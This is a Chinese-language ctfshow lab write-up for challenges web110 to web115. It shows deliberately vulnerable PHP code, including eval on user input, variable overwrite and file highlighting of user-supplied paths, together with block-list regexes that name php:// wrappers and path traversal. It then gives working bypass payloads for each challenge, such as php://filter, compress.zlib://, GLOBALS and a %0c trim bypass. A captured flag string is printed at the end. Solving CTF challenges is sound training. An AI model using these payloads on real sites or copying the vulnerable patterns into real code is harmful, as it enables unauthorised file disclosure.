web110

```php
highlight_file(__FILE__);
error_reporting(0);
if(isset($_GET['v1']) && isset($_GET['v2'])){
    $v1 = $_GET['v1'];
    $v2 = $_GET['v2'];

    if(preg_match('/\~|\`|\!|\@|\#|\$|\%|\^|\&|\*|\(|\)|\_|\-|\+|\=|\{|\
[|\;|\:|\"|\'|\,|\.|\?|\\\\|\/|[0-9]/', $v1)){
            die("error v1");
    }
    if(preg_match('/\~|\`|\!|\@|\#|\$|\%|\^|\&|\*|\(|\)|\_|\-|\+|\=|\{|\
[|\;|\:|\"|\'|\,|\.|\?|\\\\|\/|[0-9]/', $v2)){
            die("error v2");
    }

    eval("echo new $v1($v2());");

}

?>
```

这里正则进行了匹配，不能存在符号，所以就不能再用上题的方法

我们可以使用FilesystemIterator文件系统迭代器来进行利用，

> The FilesystemIterator class
>
> (PHP 5 >= 5.3.0, PHP 7, PHP 8)
>
> 简介
>
> The Filesystem iterator

通过新建FilesystemIterator，使用getcwd()来显示当前目录下的文件结构

> getcwd
>
> (PHP 4, PHP 5, PHP 7, PHP 8)
>
> getcwd — 取得当前工作目录

payload

```
?v1=FilesystemIterator&v2=getcwd  //得到文件名
```

直接访问fl36dga.txt得到flag

web111

```php
highlight_file(__FILE__);
error_reporting(0);
include("flag.php");

function getFlag(&$v1,&$v2){
    eval("$$v1 = &$$v2;");
    var_dump($$v1);
}


if(isset($_GET['v1']) && isset($_GET['v2'])){
    $v1 = $_GET['v1'];
    $v2 = $_GET['v2'];

    if(preg_match('/\~| |\`|\!|\@|\#|\\$|\%|\^|\&|\*|\(|\)|\_|\-|\+|\=|\{|\
[|\;|\:|\"|\'|\,|\.|\?|\\\\|\/|[0-9]|\<|\>/', $v1)){
            die("error v1");
    }
    if(preg_match('/\~| |\`|\!|\@|\#|\\$|\%|\^|\&|\*|\(|\)|\_|\-|\+|\=|\{|\
[|\;|\:|\"|\'|\,|\.|\?|\\\\|\/|[0-9]|\<|\>/', $v2)){
            die("error v2");
    }

    if(preg_match('/ctfshow/', $v1)){
            getFlag($v1,$v2);
    }


}

?>
```

这题用了一个变量覆盖，v1要有ctfshow

然后执行getflag函数

会把v2的地址传给v1，接着再输出v1

从而调用全局变量GLOBALS


```
$GLOBALS

引用全局作用域中可用的全部变量 一个包含了全部变量的全局组合数组。变量的名字就是数组的键。
```

payload

```
?v1=ctfshow&v2=GLOBALS
```

得到flag




web112

```php
highlight_file(__FILE__);
error_reporting(0);
function filter($file){
    if(preg_match('/\.\.\/|http|https|data|input|rot13|base64|string/i',$file)){
        die("hacker!");
    }else{
        return $file;
    }
}
$file=$_GET['file'];
if(! is_file($file)){
    highlight_file(filter($file));
}else{
    echo "hacker!";
}
```

简单介绍一下函数

is_file()
函数检查指定的文件名是否是正常的文件



filter()
函数用于对来自非安全来源的数据（比如用户输入）进行验证和过滤

绕过正则才能执行highlight_file语句来读取flag文件，

我们使用php伪协议

payload

```
?file=php://filter/resource=flag.php
```

得到flag

web113

```php
highlight_file(__FILE__);
error_reporting(0);
function filter($file){

 if(preg_match('/filter|\.\.\/|http|https|data|data|rot13|base64|string/i',$file
)){
        die('hacker!');
    }else{
        return $file;
    }
}
$file=$_GET['file'];
if(! is_file($file)){
    highlight_file(filter($file));
}else{
    echo "hacker!";
}
```

比上一题多过滤了filter

我们换一个伪协议

压缩流zlib://

payload

```
?file=compress.zlib://flag.php
```

得到flag

---

web114

```php
error_reporting(0);
highlight_file(__FILE__);
function filter($file){

 if(preg_match('/compress|root|zip|convert|\.\.\/|http|https|data|data|rot13|base64|string/i',$file)){
        die('hacker!');
    }else{
        return $file;
    }
}
$file=$_GET['file'];
echo "师傅们居然tql都是非预期 哼！";
if(! is_file($file)){
    highlight_file(filter($file));
}else{
    echo "hacker!";
```

```
}
```

禁用了compress

但是没有禁用filter

可以继续用filter伪协议

payload

```
?file=php://filter/resource=flag.php
```

得到flag

---

web115

```php
include('flag.php');
highlight_file(__FILE__);
error_reporting(0);
function filter($num){
    $num=str_replace("0x","1",$num);
    $num=str_replace("0","1",$num);
    $num=str_replace(".","1",$num);
    $num=str_replace("e","1",$num);
    $num=str_replace("+","1",$num);
    return $num;
}
$num=$_GET['num'];
if(is_numeric($num) and $num!=='36' and trim($num)!=='36' and
filter($num)=='36'){
    if($num=='36'){
        echo $flag;
    }else{
        echo "hacker!!";
    }
}else{
    echo "hacker!!!";
}
```

新函数str_replace


str_replace

(PHP 4, PHP 5, PHP 7, PHP 8)
str_replace — 子字符串替换

说明

进行字符替换，不能出现0，0x，e，.和+

trim($num)移除字符串两侧的字符不能等于36



trim

(PHP 4, PHP 5, PHP 7, PHP 8)
trim — 去除字符串首尾处的空白字符（或者其他字符）

说明

```
trim(string $string, string $characters = " \n\r\t\v\x00"): string
```

此函数返回字符串 **string** 去除首尾空白字符后的结果。如果不指定第二个参数，trim() 将去除这些字符：

- " " (ASCII 32 (0x20))，普通空格符。
- "\t" (ASCII 9 (0x09))，制表符。
- "\n" (ASCII 10 (0x0A))，换行符。
- "\r" (ASCII 13 (0x0D))，回车符。
- "\0" (ASCII 0 (0x00))，空字节符。
- "\v" (ASCII 11 (0x0B))，垂直制表符。

发现无法去除分页符%0c

payload

```
?num=%0c36
```

得到flag

```
}else{
        echo "hacker!!!";
} ctfshow{afdbb0f2-ad42-4713-aab2-5a7b60f503ab}
```